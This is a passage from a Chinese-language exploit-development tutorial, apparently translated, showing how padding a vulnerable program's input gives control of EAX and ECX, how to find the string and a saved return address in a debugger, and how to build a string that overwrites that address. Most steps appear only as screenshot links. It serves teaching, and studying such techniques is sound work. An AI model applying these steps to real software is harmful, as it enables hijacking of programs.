


图 8

因此，如果我们再填充更多的字符下去就可以完全控制 eax 了，比如像图 9 所示的情况。




图 9

结果如图 10 所示。

现在我们已经完全控制 eax 了，另外现在 ecx 为值 0x34（译注：原文是写 32，可能是作者笔误），我们看是否也可以控制该寄存器！因此我们再添加 10 字节到字符串中以控制 eax，如图 11 所示。

结果现在我的系统上 ecx 值 为 3E，如图 12 所示。




图 10




图 11




图 12

我们实际添加的字符数可以通过这样来计算：0x3E-0x34=0xA，而 0xA=10，因此我们可以通过更改字符数来控制 ECX。实际上我需要控制两个包括 mov 指令的寄存器，这样才能向特定的地址中写入 4 字节数据。为了利用此漏洞程序，我们需要覆盖保存在栈上的返回地址，使其指向我们的恶意代码。为此我们需要先知道返回地址的位置。现在我们使用一串长字符串作为漏洞程序的参数来运行它，以方便找到内存中我们构造的字符串。如图 13 所示。




图 13

接着在数据窗口中跟随 ESP 寄存器以查找 A 字符串，如图 14 所示。




图 14

在十六进制数据窗口中向下查看可发现 a 字符起始于 0012FE74，如图 15 所示。




图 15

现在我们已经知道了字符串的起始地址，接下来我们还需要利用返回地址来改变程序的执行流程。在 Immunity Debugger 中，你可以使用 Alt＋K 来查看所有的调用栈情况，如果你是使用 OD 的话，可以在命令行下输入 cs 命令查看调用栈。执行以上操作后弹出如图 16 所示的窗口。




图 16

在 0012FE4C 上可以找到一个有效的返回地址，你可在栈窗口上进行搜索以确定它是否可用，如图 17 所示。




图 17

现在我们需要的两个地址都已经拥有了，接下来我就是漏洞利用了，但我们该如何构造出最终的字符串呢？EAX 寄存器必须包括字符串前 4 字节的地址，并用它来定位返回地址，正如前面所说的 0012FE4C。为便于理解，我们将尝试向 ECX 写入

一个比较大的数值，比如构造如图 18 所示的字符串。




图 18

注意：这可能会使你的系统变慢，甚至崩溃。

程序会输出如图 19 所示的数据，接着程序崩溃。




图 19

现在 ECX 指向 0013628，如图 20 所示。

